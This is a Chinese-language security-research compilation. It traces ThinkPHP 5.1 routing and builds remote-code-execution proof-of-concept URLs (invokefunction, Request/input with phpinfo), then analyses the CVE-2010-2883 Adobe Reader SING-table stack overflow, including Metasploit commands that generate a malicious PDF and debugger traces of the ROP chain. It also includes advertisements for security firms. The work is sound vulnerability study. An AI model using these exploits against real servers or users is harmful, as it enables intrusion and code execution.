                $this->header['Expires']       = gmdate('D, d M Y H:i:s', $_SERVER['REQUEST_TIME'] + $cache[1]) . ' GMT';

                $this->app['cache']->tag($cache[2])->set($cache[0], [$data, $this->header], $cache[1]);  $cache: null
            }
        }

        if (!headers_sent() && !empty($this->header)) {
            // 发送状态码
            http_response_code($this->code);  code: 200
            // 发送头部信息
            foreach ($this->header as $name => $val) {  header: [1]  $name: "Content-Type"  $val: "text/html; charset=utf-8"
                header($name . (!is_null($val) ? ':' . $val : ''));  $name: "Content-Type"  $val: "text/html; charset=utf-8"
            }
        }

        $this->sendData($data);  $data: "hello,world"

        if (function_exists('fastcgi_finish_request')) {
            // 提高页面响应
            fastcgi_finish_request();
        }

        // 监听response_end
        $this->app['hook']->listen('response_end', $this);

        // 清空当次请求有效的数据
        if (!($this instanceof RedirectResponse)) {
            $this->app['session']->flush();
        }
```


这里依次向浏览器发送了状态码、header 头信息以及得到的内容结果。

```
     */
    public static function appShutdown()
    {
        if (!is_null($error = error_get_last()) && self::isFatal($error['type'])) {  $error: null
            // 将错误信息托管至think\ErrorException
            $exception = new ErrorException($error['type'], $error['message'], $error['file'], $error['line']);  $error: null

            self::appException($exception);
        }

        // 写入日志
        Container::get('log')->save();
    }
```


输出完毕后，跳到了 appShutdown() 方法，保存日志并结束了整个程序运行。

11.5.4 4.4 流程总结

上面通过动态调试一步一步地对 URL 解析的过程进行了分析，现在我们来简单总结下其过程：

首先发起请求-> 开始路由检测-> 获取 pathinfo 信息-> 路由匹配-> 开始路由解析-> 获得模块、控制器、操作方法调度信息-> 开始路由调度-> 解析模块和类名-> 组建命名空间 > 查找并加载类-> 实例化控制器并调用操作方法-> 构建响应对象-> 响应输出-> 日志保存-> 程序运行结束

11.6 0x05 漏洞分析及 POC 构建

相信大家在看了上述内容后，对 Thinkphp 这个框架应该有所了解了。接下来，我们结合最近一个思路比较好的 RCE 漏洞再来看下。为了更好地理解漏洞，我通过以 POC 构造为导引的方式对漏洞进行了分析，同时以下内容也体现了我在分析漏洞时的想法及思路。

在/thinkphp/library/think/Container.php 中 340 行：

```php
public function invokeFunction($function, $vars = [])
{
    try {
        $reflect = new ReflectionFunction($function);

        $args = $this->bindParams($reflect, $vars);

        return call_user_func_array($function, $args);
    } catch (ReflectionException $e) {
        throw new Exception('function not exists: ' . $function . '()');
    }
}
```


在 Container 类中有个 call_user_func_array() 回调函数，经常做代码审计的小伙伴都知道，这个函数非常危险，只要能控制 *function*args，就能造成代码执行漏洞。

如何利用此函数?

通过上面的 URL 路由分析，我们知道 Thinkphp 可由外界直接控制模块名、类名和其中的方法名以及参数/参数值，那么我们是不是可以将程序运行的方向引导至这里来。

如何引导呢?

要调用类肯定需要先将类实例化，类的实例化首先需要获取到模块、类名，然后解析模块和类名去组成命名空间，再根据命名空间的特性去自动加载类，然后才会实例化类和调用类中的方法。

我们先对比之前正常的 URL 试着构建下 POC。

```
http://127.0.0.1/tp5.1.20/public/index.php/index/test/hello/name/world
http://127.0.0.1/tp5.1.20/public/index.php/模块?/Container/invokefunction
```

构建过程中，会发现几个问题。

1. 模块应该指定什么，因为 Container 类并不在模块内。

2. 模块和类没有联系，那么组建的命名空间，程序如何才能加载到类。

先别着急，我们先从最开始的相关值获取来看看（获取到模块、类名），此过程对应上面第四大节中的 4.3.3 路由解析中。

```php
if ($this->rule->getConfig('app_multi_module')) {
    // 多模块部署
    $module    = strip_tags(strtolower($result[0] ?: $this->rule->getConfig('default_module')));
    $bind      = $this->rule->getRouter()->getBind();
    $available = false;

    if ($bind && preg_match('/^[a-z]/is', $bind)) {
        // 绑定模块
        list($bindModule) = explode('/', $bind);
        if (empty($result[0])) {
            $module = $bindModule;
        }
        $available = true;
    } elseif (!in_array($module, $this->rule->getConfig('deny_module_list')) && is_dir($this->app->getAppPath() . $module)) {
        $available = true;
    } elseif ($this->rule->getConfig('empty_module')) {
        $module    = $this->rule->getConfig('empty_module');
        $available = true;
    }

    // 模块初始化
    if ($module && $available) {
        // 初始化模块
        $this->request->setModule($module);
        $this->app->init($module);
    } else {
        throw new HttpException(404, 'module not exists:' . $module);
    }
}

// 是否自动转换控制器和操作名
$convert = is_bool($this->convert) ? $this->convert : $this->rule->getConfig('url_convert');
// 获取控制器名
$controller       = strip_tags($result[1] ?: $this->rule->getConfig('default_controller'));
$this->controller = $convert ? strtolower($controller) : $controller;

// 获取操作名
$this->actionName = strip_tags($result[2] ?: $this->rule->getConfig('default_action'));
```



```php
// 是否支持多模块
'app_multi_module'        => true,
```

app_multi_module 为 true，所以肯定进入 if 流程，获取了 *module*bind、*available**true*module 和 *available**True*available 的值一开始就被定义为 False，只有在后续的 3 个 if 条件中才会变为 true。

来看下这 3 个 if 条件，在默认配置下，由于没有路由绑定，所以 $bind 为 null。而 empty_module 默认模块也没有定义。所以第三个也不满足，那么只能寄托于第二个了。

```
// 默认的空模块名
'empty_module'        => '',
```


在第二个中，1 是判断 $module 是否在禁止访问模块的列表中，2 是判断是否存在这个模块。

```
// 禁止访问模块
'deny_module_list'    => ['common'],
```


```
*/
public function getAppPath()
{
    if (is_null($this->appPath)) {
        $this->appPath = Loader::getRootPath() . 'application' . DIRECTORY_SEPARATOR;
    }

    return $this->appPath;
}
```


所以，这就要求我们在构造 POC 时，需要保证模块名必须真实存在并且不能在禁用列表中。在默认配置中，我们可以指定 index 默认模块，但是在实际过程中，index 模块并不一定存在，所以就需要大家去猜测或暴力破解了，不过一般模块名一般都很容易猜解。

获取到模块、类名后，就是对其进行解析组成命名空间了。此过程对应上面第四大节中的 4.3.4 路由调度中。

```
protected function parseModuleAndClass($name, $layer, $appendSuffix)
{
    if (false !== strpos($name, '\\')) {
        $class  = $name;
        $module = $this->request->module();
    } else {
        if (strpos($name, '/')) {
            list($module, $name) = explode('/', $name, 2);
        } else {
            $module = $this->request->module();
        }

        $class = $this->parseClass($module, $layer, $name, $appendSuffix);
    }

    return [$module, $class];
}
```


这里首先对 *name*()name 以反斜线\开始时会直接将其作为类的命名空间路径。看到这里然后回想一下之前的分析，我们会发现这种命名空间路径获取的方式和之前获取的方式不一样 (之前是进入了 parseClass 方法对模块、类名等进行拼接)，而且这种获取是不需要和模块有联系的，所以我们想是不是可以直接将类名以命名空间的形式传入，然后再以命名空间的特性去自动加载类？同时这样也脱离了模块这个条件的束缚。

那我们现在再试着构造下 POC：

Container.php | Env.php | Request.php | Paginator.php | index.php | base.php

```
1   <?php
2   //...
11
12  namespace think;
13
14  use ...
25
26  /**
```


```
http://127.0.0.1/tp5.1.20/public/index.php/index/think\Container/invokefunction
```

剩下就是指定 *function*var 参数值了, 根据传参特点，我们来构造下。

```
http://127.0.0.1/tp5.1.20/public/index.php/index/think\Container/invokefunction/function/ca
```

构造出来应该是这样的，但是由于在 pathinfo 模式下，$_SERVER[‘PATH_INFO’] 会自动将 URL 中的 “’’ 替换为 “/’’，导致破坏掉命名空间格式，所以我们采用兼容模式。

默认配置中，var_pathinfo 默认为 s，所以我们可以用 $_GET[‘s’] 来传递路由信息。

```
http://127.0.0.1/tp5.1.20/public/index.php?s=index/think\Container/invokefunction&function=
```

另外由于 App 类继承于 Container 类，所以 POC 也可以写成：

```
http://127.0.0.1/tp5.1.20/public/index.php?s=index/think\App/invokefunction&function=call_u
```

漏洞利用扩大化

1. 以反斜线开始时直接将其作为类的命名空间路径。

2.thinkphp 命名空间自动加载类的特性。

由于这两点，就会造成我们可以调用 thinkphp 框架中的任意类。所以在框架中，如果其他类方法中也有类似于 invokefunction() 方法中这样的危险函数，我们就可以随意利用。

例如：Request 类中的 input 方法中就有一样的危险函数。

```php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 获取原始数据
        return $data;
    }

    $name = (string) $name;
    if ('' != $name) {
        // 解析name
        if (strpos($name, '/')) {
            list($name, $type) = explode('/', $name);
        }

        $data = $this->getData($data, $name);

        if (is_null($data)) {
            return $default;
        }

        if (is_object($data)) {
            return $data;
        }
    }

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        reset($data);
    } else {
        $this->filterValue($data, $name, $filter);
    }

    if (isset($type) && $data !== $default) {
        // 强制类型转换
        $this->typeCast($data, $type);
    }

    return $data;
}
```


跟入 filterValue() 方法

```
 */
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop($filters);

    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
        } elseif (is_scalar($value)) {
            if (false !== strpos($filter, '/')) {
                // 正则过滤
                if (!preg_match($filter, $value)) {
                    // 匹配不成功返回默认值
                    $value = $default;
                    break;
                }
            } elseif (!empty($filter)) {
                // filter函数不存在时, 则使用filter_var进行过滤
                // filter为非整形值时, 调用filter_id取得过滤id
                $value = filter_var($value, is_int($filter) ? $filter : filter_id($filter));
                if (false === $value) {
                    $value = $default;
                    break;
                }
            }
        }
    }
```


POC:

Container.php × Env.php × Request.php × Paginator.php ×

```
<?php
//...

namespace think;

use think\facade\Cookie;
use think\facade\Session;

class Request
{
    /**
```



```
http://127.0.0.1/tp5.1.20/public/index.php?s=index/\think\Request/input&filter=phpinfo&data
```

11.7 0x05 结语

写这篇文章的其中一个目的是想让大家知道，通过框架分析，我们不仅可以在分析漏洞时变得更加容易，同时也可以对漏洞原理有一个更深的理解。所以，当我们在分析一个漏洞时，如果很吃力或者总有点小地方想不通的时候，不如从它的框架着手，一步一步来，或许在你学习完后就会豁然开朗，亦或者在过程中你就会明白为什么。

天融信阿尔法实验室成立于 2011 年，一直以来，阿尔法实验室秉承 ‘‘攻防一体’’ 的理念，汇聚众多专业技术研究人员，从事攻防技术研究，在安全领域前瞻性技术研究方向上不断前行。作为天融信的安全产品和服务支撑团队，阿尔法实验室精湛的专业技术水平、丰富的排异经验，为天融信产品的研发和升级、承担国家重大安全项目和客户服务提供强有力的技术支撑。

安 全 可 信 私 密 专 业

以攻促防
共建安全生态

简介 INTRO

云众可信是北京启明星辰信息安全技术有限公司旗下专业安全服务团队，是首家提出将IT时代安全服务升级为DT时代安全服务的供应商，面向政府及企事业单位提供可信众测、应急响应、安全渗透等网络安全服务，为一带一路峰会、G20峰会、上合峰会等众多国家级重大安保项目网络安全保驾护航，并承担发改委、工信部、科技部等部委的网络安全专项课题，在业内拥有众多顶尖合作伙伴。

服务内容 CONTENT

可信众测： 拥有自研的可信众测平台，具备国内外顶级安全白帽子实力，不接受互联网匿名白帽子，不对外公开任何信息，长期在线核心白帽子400+，累计发现超过5000个安全漏洞，高危漏洞超过1000个，发放奖金超过300万人民币，服务超过100家政府企业用户

红蓝军网络攻防对抗演练： 面向真实攻防场景和需求的平台+服务解决方案，集演练全生命周期管理、风险保障手段、多维态势展现、专业运维和白帽子、安全培训和系统清理于一体，检验提升威胁情报分析、追踪溯源等防御及应急响应协同能力

工控安全靶场： 从系统层面思考，关注纵向、横向以实现大系统互联、互通、互操作，通过基础引擎、角色应用、组件监控、核心业务、资源管理等子系统实现覆盖能源、钢铁、有色、化工、装备制造等核心重点行业场景的攻防演练、漏洞挖掘、培训教育等目标。

经营范围

- 漏洞守护计划
- 可信众测
- 深度渗透测试
- 社工测试
- 代码审计
- 应急响应
- xSRC解决方案
- 暗网情报监控
- 安全工具定制

邮箱：services@cloudcrowd.com.cn
地址：https://www.cloudcrowd.com.cn/

云众可信

CLOUDCROWD

细说 CVE-2010-2883 从原理分析到样本构造

作者：PurnT1

原文链接：https://www.anquanke.com/post/id/179681

12.1 前言

可能是各位大佬都比较忙的缘故，在学习了网上各种前辈们的漏洞报告之后，总感觉叙述的不够详细，小白理解起来较为困难。因此秉承着前人栽树后人浇水的原则，我也想尝试写一篇个人认为较为详细的漏洞分析，但由于水平有限不足之处请谅解。并借此记录下近日的学习成果。望各位不吝赐教!

12.2 漏洞信息

漏洞编号: CVE-2010-2883

复现环境:

操作系统 Windows XP SP3

虚拟机 Vmware 15 Pro

漏洞软件 Adobe Reader 9.3.4

漏洞简介: 在 Adobe Reader 和 Acrobat 9.4 之前的 9.x 版本中用于实现 CoolType(清晰显示文本的字体还原技术) 技术的库 CoolType.dll 中在解析 TrueType 字体文件中的 SING 表的 uniqueName 字段时调用的 strcat 函数**未检查长度**导致存在基于栈的缓冲区溢出漏洞。远程攻击者可构造恶意的 SmartINdependent Glyphlets (SING) 表修改内存数据从而执行任意代码。

12.3 定位漏洞

既然我们已经知道了产生漏洞的地方在于 CoolType.dll，因此这里采用 IDA 直接静态分析。在 Adobe Reader 9.3.4 的安装目录下找到 CoolType.dll 动态链接库，用 IDA 载入。借助字符串来定位，在 Strings 窗口 (Shift+F12) 中搜索 (Ctrl+F)SING 关键词得到如下信息

```
.rdata:0819DB4C aSing           db 'SING',0             ; DATA XREF: sub_8015AD9+D2o
.rdata:0819DB4C                                         ; sub_803DCF9+7Bo ...
.rdata:0819DB51                 align 4
```

选中 aSing 借助 IDA 强大的交叉引用功能 (Ctrl+X)，找出所有引用了 aSing 的地方。这里定位到 0x0803DD74 的位置

```
.text:0803DD74                push    offset aSing
.text:0803DD79                push    edi
.text:0803DD7A                lea     ecx, [ebp+108h+var_12C]
.text:0803DD7D                call    sub_8021B06
.text:0803DD82                mov     eax, [ebp+108h+var_12C]
.text:0803DD85                cmp     eax, esi
.text:0803DD85 ;   } // starts at 803DD53
.text:0803DD87 ;   try {
.text:0803DD87                mov     byte ptr [ebp+108h+var_10C], 2
.text:0803DD8B                jz      short loc_803DDC4
.text:0803DD8D                mov     ecx, [eax]
.text:0803DD8F                and     ecx, 0FFFFh
.text:0803DD95                jz      short loc_803DD9F
.text:0803DD97                cmp     ecx, 100h
.text:0803DD9D                jnz     short loc_803DDC0
.text:0803DD9F
.text:0803DD9F loc_803DD9F:     ; CODE XREF: sub_803DCF9+9Cj
.text:0803DD9F                add     eax, 10h
.text:0803DDA2                push    eax             ; char *
.text:0803DDA3                lea     eax, [ebp+108h+var_108]
.text:0803DDA6                push    eax             ; char *
.text:0803DDA7                mov     [ebp+108h+var_108], 0
.text:0803DDAB                call    strcat
```

可以注意到在地址 0x0803DDAB 处调用了 strcat 函数。先来看下 strcat 的函数原型

```
char *strcat(char *dest, const char *src);
```

strcat 会将参数 src 字符串复制到参数 dest 所指的字符串尾部，dest 最后的结束字符 NULL 会被覆盖掉，并在连接后的字符串的尾部再增加一个 NULL。

往上追溯会发现这里的 strcat 函数的两个参数一个值是 ebp+108h+var_108 另一个值是 ebp+108h+var_12C，仔细观察会发现这里并没有去验证 src 的长度是否可能会超出 dest 数组定义的长度，因此如果我们有可能将超出 dest 数组定义长度的数据放入 src 中有可能可以在后方调用 strcat 函数时覆盖栈区从而实现代码执行。

为了更好的理解这里具体的逻辑，我们可以考虑动态调试。

12.4 样本生成

这里我们先借助 Metasploit 帮助我们生成一个样本用于动态调试 (之后会分析这个样本是如何构造出来的)。

```
msfconsole
```

首先在 Kali 中调用 msfconsole 唤出我们的 msf。

```
msf > search cve-2010-2883
```

搜索 cve-2010-2883 漏洞编号可以列出可用的 exploit。

这个 exploit 的位置在

/usr/share/metasploit-framework/modules/exploits/windows/fileformat/adobe_cooltype_sing.rb

为了便于等下动态调试识别一些关键数据块，我们考虑修改一下这个 exploit 的一处地方。

在这个 exploit 的 102 行处，将下面这句代码

```
sing << rand_text(0x254 - sing.length)
```

更改为

```
sing << "A" * (0x254 - sing.length)
```

这里的 rand_text 主要作用是取随机字符，目的是为了增强样本的随机性从而躲避一些检测。这里我们只做研究之用，所以不必随机。修改之后保存

```
msf > use exploit/windows/fileformat/adobe_cooltype_sing
```

使用这个 exp

```
msf exploit(windows/fileformat/adobe_cooltype_sing) > set payload windows/exec
```

然后设置有效载荷为 windows/exec 用来执行命令

```
msf exploit(windows/fileformat/adobe_cooltype_sing) > set cmd calc.exe
```

为了方便查看漏洞执行效果，我们这里将载荷执行命令设置为启动计算器

```
msf exploit(windows/fileformat/adobe_cooltype_sing) > set filename cve20102883.pdf
```

最后设置一下生成的样本文件名

```
msf exploit(windows/fileformat/adobe_cooltype_sing) > exploit
```

执行一下，样本就被生成在了 /root/.msf4/local/cve20102883.pdf

从 Kali 中拷贝出来放到我们的 Windows XP SP3 复现环境中。

12.5 动态分析

在复现环境中把 Adobe Reader 9.3.4 启动程序载入 OllyDbg。加载之后 F9 运行。此时 OllyDbg 显示当前调试的程序是运行状态，实际上这个时候 Adobe Reader 就已经加载了 CoolType.dll 文件了。通过刚刚的静态分析我们了解到 aSing 在地址 0x0803DD74 处被引用。因此我们可以先在 OD 中在这个地址处下一个断点。快捷键 Ctrl+G 输入 0x0803DD74 回车跳转到该地址 F2 下断点。

我们将刚才的样本拖入到 Adobe Reader 中。程序就会停在刚才下的断点上面。

F7 单步到

```
0803DD7A    8D4D DC         lea ecx,dword ptr ss:[ebp-0x24]
```

执行这句指令之后我们来看看 ecx 到底存了什么。此时的 ecx = 0x0012E4B4，首先猜测这是一个指针地址，定位到数据区域之后，取出前 32 位的十六进制。

```
0012E4B4 F4 41 6D 04
```

由于在 X86 架构下是小端字节序，因此我们将数据排列成 0x046D41F4。这应该就是 ecx 指针所指向的地址，定位到数据区域。可以看到如下数据

```
046D41F4  00 01 00 00 00 11 01 00  .....
046D41FC  00 04 00 10 4F 53 2F 32  ..OS/2
046D4204  B4 5F F4 63 00 00 EB 70  確鬱.. 雙
046D420C  00 00 00 56 50 43 4C 54  ...VPCLT
046D4214  D1 8A 5E 97 00 00 EB C8  褼 ^?. 肴
046D421C  00 00 00 36 63 6D 61 70  ...6cmap
046D4224  A4 C3 E8 A0 00 00 B1 6C  つ锏.. 眑
```

在分析这段数据之前我们先来看看 TrueType 字体格式标准文档里是怎么说的。

The Table Directory

The TrueType font file begins at byte 0 with the Offset Table.

Type	Name	Description
Fixed	sfnt version	0x00010000 for version 1.0.
USHORT	numTables	Number of tables.
USHORT	searchRange	(Maximum power of 2 ≤ numTables) x 16.
USHORT	entrySelector	Log_2(maximum power of 2 ≤ numTables).
USHORT	rangeShift	NumTables x 16-searchRange.

This is followed at byte 12 by the Table Directory entries. Entries in the Table Directory must be sorted in ascending order by tag.

在 TrueType 字体文件中，从 0 字节偏移的位置开始处有一个表目录。且这个表目录的第一个字段是名为 sfnt version 是用来表明所用 ttf 格式版本的字段。在文档中清楚的标注了，对于 1.0 版本的 TTF 字体文件开头要用 0x00010000 来表示版本。回到我们刚才 0x046D41F4 位置处的数据，会发现开头正好是 0x00010000，这就证明了 ecx 保存的是一个指向 ttf 对象的指针地址并且在这里应该是作为 this 指针。

分析到这里，继续我们的动态调试。接下来遇到了一个 call 指令，意味着即将调用一个函数。在调用函数前我们不妨先看看这个函数传入了哪些参数。

```
0803DD74    68 4CDB1908     push CoolType.0819DB4C      ; ASCII "SING"
0803DD79    57              push edi
```

很明显它将 SING 字符串当作参数了。这里我们单步 F8 不进入 call 函数内部。

```
0803DD7D    E8 843DFEFF     call CoolType.08021B06
0803DD82    8B45 DC         mov eax,dword ptr ss:[ebp-0x24]
```

来看看这里的 eax 变成了什么。

eax = 0x046BE598

数据窗口跟随就会发现

```
046BE598  00 00 01 00 01 0E 00 01  ....
046BE5A0  00 00 00 00 00 00 00 3A  .......:
046BE5A8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE5B0  14 A7 82 4A 0C 0C 0C 0C  J....
046BE5B8  41 41 41 41 41 41 41 41  AAAAAAAA
```

```
046BE5C0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE5C8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE5D0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE5D8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE5E0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE5E8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE5F0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE5F8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE600  41 41 41 41 41 41 41 41  AAAAAAAA
046BE608  41 41 41 41 41 41 41 41  AAAAAAAA
046BE610  41 41 41 41 41 41 41 41  AAAAAAAA
046BE618  41 41 41 41 41 41 41 41  AAAAAAAA
046BE620  41 41 41 41 41 41 41 41  AAAAAAAA
046BE628  41 41 41 41 41 41 41 41  AAAAAAAA
046BE630  41 41 41 41 41 41 41 41  AAAAAAAA
046BE638  41 41 41 41 41 41 41 41  AAAAAAAA
046BE640  41 41 41 41 41 41 41 41  AAAAAAAA
046BE648  41 41 41 41 41 41 41 41  AAAAAAAA
046BE650  41 41 41 41 41 41 41 41  AAAAAAAA
046BE658  41 41 41 41 41 41 41 41  AAAAAAAA
046BE660  41 41 41 41 41 41 41 41  AAAAAAAA
046BE668  41 41 41 41 41 41 41 41  AAAAAAAA
046BE670  41 41 41 41 41 41 41 41  AAAAAAAA
046BE678  41 41 41 41 41 41 41 41  AAAAAAAA
046BE680  41 41 41 41 41 41 41 41  AAAAAAAA
046BE688  41 41 41 41 41 41 41 41  AAAAAAAA
046BE690  41 41 41 41 41 41 41 41  AAAAAAAA
046BE698  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6A0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6A8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6B0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6B8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6C0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6C8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6D0  41 41 41 41 41 41 41 41  AAAAAAAA
```

```
046BE6D8  C6 08 8A 4A 41 41 41 41  ? 奐 AAAA
046BE6E0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6E8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6F0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE6F8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE700  41 41 41 41 41 41 41 41  AAAAAAAA
046BE708  41 41 41 41 41 41 41 41  AAAAAAAA
046BE710  41 41 41 41 41 41 41 41  AAAAAAAA
046BE718  41 41 41 41 41 41 41 41  AAAAAAAA
046BE720  41 41 41 41 41 41 41 41  AAAAAAAA
046BE728  41 41 41 41 41 41 41 41  AAAAAAAA
046BE730  41 41 41 41 41 41 41 41  AAAAAAAA
046BE738  41 41 41 41 41 41 41 41  AAAAAAAA
046BE740  41 41 41 41 41 41 41 41  AAAAAAAA
046BE748  41 41 41 41 41 41 41 41  AAAAAAAA
046BE750  41 41 41 41 41 41 41 41  AAAAAAAA
046BE758  41 41 41 41 41 41 41 41  AAAAAAAA
046BE760  41 41 41 41 41 41 41 41  AAAAAAAA
046BE768  41 41 41 41 41 41 41 41  AAAAAAAA
046BE770  41 41 41 41 41 41 41 41  AAAAAAAA
046BE778  41 41 41 41 41 41 41 41  AAAAAAAA
046BE780  41 41 41 41 41 41 41 41  AAAAAAAA
046BE788  41 41 41 41 41 41 41 41  AAAAAAAA
046BE790  41 41 41 41 41 41 41 41  AAAAAAAA
046BE798  41 41 41 41 41 41 41 41  AAAAAAAA
046BE7A0  38 CB 80 4A 41 41 41 41  8 蔡 JAAAA
046BE7A8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE7B0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE7B8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE7C0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE7C8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE7D0  41 41 41 41 41 41 41 41  AAAAAAAA
046BE7D8  41 41 41 41 41 41 41 41  AAAAAAAA
046BE7E0  41 41 41 41 6C           AAAAl
```

这里大量的 A 原本都是随机字符，由于刚才我们修改了 exploit 的代码因此使得这里的数据块更容易辨认。实际上这些数据都是样本中 SING 表里构造好的恶意数据。

```
0803DD74    68 4CDB1908     push CoolType.0819DB4C   ; ASCII "SING"
0803DD79    57               push edi
0803DD7A    8D4D DC         lea ecx,dword ptr ss:[ebp-0x24]
0803DD7D    E8 843DFEFF     call CoolType.08021B06
0803DD82    8B45 DC         mov eax,dword ptr ss:[ebp-0x24]
```

因此总结一下，以上的指令主要就是将 SING 表的 tag 名传入到 08021B06 函数中通过表目录来获取到 SING 表的入口地址，而目前 eax 的值 0x046BE598 即是 SING 表的入口地址。分析 SING 表的这些数据，我们就能知道样本到底做了些什么。

继续往下动态调试，会发现关键的溢出点。

```
0803DDA2    50              push eax
0803DDA3    8D45 00         lea eax,dword ptr ss:[ebp]
0803DDA6    50              push eax
0803DDA7    C645 00 00      mov byte ptr ss:[ebp],0x0
0803DDAB    E8 483D1300     call <jmp.&MSVCR80.strcat>
```

第一个 pusheax 将刚刚获取到的 SING 表入口地址压入栈区。第二个 pusheax 获取了当前栈区的 ebp 地址即要连接字符串的目的地址。我们单步过 strcat 之后，查看一下 ebp 开始的栈区数据。

```
0012E4D8   41414141
0012E4DC   41414141
0012E4E0   4A82A714  icucnv36.4A82A714
0012E4E4   0C0C0C0C
0012E4E8   41414141
0012E4EC   41414141
0012E4F0   41414141
0012E4F4   41414141
0012E4F8   41414141
0012E4FC   41414141
0012E500   41414141
0012E504   41414141
0012E508   41414141
0012E50C   41414141
0012E510   41414141
```

```
0012E514   41414141
0012E518   41414141
0012E51C   41414141
0012E520   41414141
0012E524   41414141
0012E528   41414141
0012E52C   41414141
0012E530   41414141
0012E534   41414141
0012E538   41414141
0012E53C   41414141
0012E540   41414141
0012E544   41414141
0012E548   41414141
0012E54C   41414141
0012E550   41414141
0012E554   41414141
0012E558   41414141
0012E55C   41414141
0012E560   41414141
0012E564   41414141
0012E568   41414141
0012E56C   41414141
0012E570   41414141
0012E574   41414141
0012E578   41414141
0012E57C   41414141
0012E580   41414141
0012E584   41414141
0012E588   41414141
0012E58C   41414141
0012E590   41414141
0012E594   41414141
0012E598   41414141
0012E59C   41414141
```

```
0012E5A0   41414141
0012E5A4   41414141
0012E5A8   41414141
0012E5AC   41414141
0012E5B0   41414141
0012E5B4   41414141
0012E5B8   41414141
0012E5BC   41414141
0012E5C0   41414141
0012E5C4   41414141
0012E5C8   41414141
0012E5CC   41414141
0012E5D0   41414141
0012E5D4   41414141
0012E5D8   41414141
0012E5DC   41414141
0012E5E0   41414141
0012E5E4   41414141
0012E5E8   41414141
0012E5EC   41414141
0012E5F0   41414141
0012E5F4   41414141
0012E5F8   41414141
0012E5FC   41414141
0012E600   41414141
0012E604   41414141
0012E608   4A8A08C6  icucnv36.4A8A08C6
0012E60C   41414141
0012E610   41414141
0012E614   41414141
0012E618   41414141
0012E61C   41414141
0012E620   41414141
0012E624   41414141
0012E628   41414141
```

```
0012E62C   41414141
0012E630   41414141
0012E634   41414141
0012E638   41414141
0012E63C   41414141
0012E640   41414141
0012E644   41414141
0012E648   41414141
0012E64C   41414141
0012E650   41414141
0012E654   41414141
0012E658   41414141
0012E65C   41414141
0012E660   41414141
0012E664   41414141
0012E668   41414141
0012E66C   41414141
0012E670   41414141
0012E674   41414141
0012E678   41414141
0012E67C   41414141
0012E680   41414141
0012E684   41414141
0012E688   41414141
0012E68C   41414141
0012E690   41414141
0012E694   41414141
0012E698   41414141
0012E69C   41414141
0012E6A0   41414141
0012E6A4   41414141
0012E6A8   41414141
0012E6AC   41414141
0012E6B0   41414141
0012E6B4   41414141
```

```
0012E6B8   41414141
0012E6BC   41414141
0012E6C0   41414141
0012E6C4   41414141
0012E6C8   41414141
0012E6CC   41414141
0012E6D0   4A80CB38  返回到 icucnv36.4A80CB38 来自 icucnv36.4A846C49
0012E6D4   41414141
0012E6D8   41414141
0012E6DC   41414141
0012E6E0   41414141
0012E6E4   41414141
0012E6E8   41414141
0012E6EC   41414141
0012E6F0   41414141
0012E6F4   41414141
0012E6F8   41414141
0012E6FC   41414141
0012E700   41414141
0012E704   41414141
0012E708   41414141
0012E70C   41414141  指向下一个 SEH 记录的指针
0012E710   41414141  SE 处理程序
0012E714   0000006C
```

此时栈溢出已经发生，栈区数据已经被修改成了 SING 表中构造的恶意数据 (实际上是从 uniqueName 字段开始的数据)。

继续往下分析，我们希望了解程序到底是怎么样去读取栈区数据的。

```
0808B308    FF10            call dword ptr ds:[eax]
```

执行到 0x0808B308 时，我们发现了一个很有意思的地方。即调用了 [eax] 地址指向的函数。此时的 eax = 0012E6D0，这正好处于我们刚才覆盖的栈区数据范围内。

且 [eax]= 0x4A80CB38。

```
4A80CB38    81C5 94070000   add ebp,0x794
4A80CB3E    C9              leave  (mov esp,ebp  pop ebp)
4A80CB3F    C3              retn
```

首先调整了 ebp。原本的 ebp = 0x0012DD48 ebp+0x794 = 0x0012E4DC

重新将 ebp 调整进了覆盖的栈区数据范围内。接下来执行的 leave，修改了 esp，原本的 esp = 0x0012DD24 esp = ebp = 0x0012E4DC [esp] = 0x41414141 并且弹栈之后

ebp = 0x41414141

最后 retn 时，esp = 0x0012E4E0 [esp] = 0x4A82A714 因此接下来 EIP = 0x4A82A714

```
4A82A714    5C              pop esp                 ; 0C0C0C0C
4A82A715    C3              retn
```

这里原本的 esp= 0x0012E4E4 [esp] = 0x0C0C0C0C

pop esp 之后 esp = 0x0C0C0C0C

```
0C0C0C08   41414141
0C0C0C0C   4A8063A5  icucnv36.4A8063A5
0C0C0C10   4A8A0000  ASCII "UTF-32"
0C0C0C14   4A802196  icucnv36.4A802196
0C0C0C18   4A801F90  icucnv36.4A801F90
0C0C0C1C   4A84903C  <&KERNEL32.CreateFileA>
0C0C0C20   4A80B692  icucnv36.4A80B692
0C0C0C24   4A801064  icucnv36.4A801064
0C0C0C28   4A8522C8  ASCII "iso88591"
0C0C0C2C   10000000  sqlite.10000000
0C0C0C30   00000000
0C0C0C34   00000000
0C0C0C38   00000002
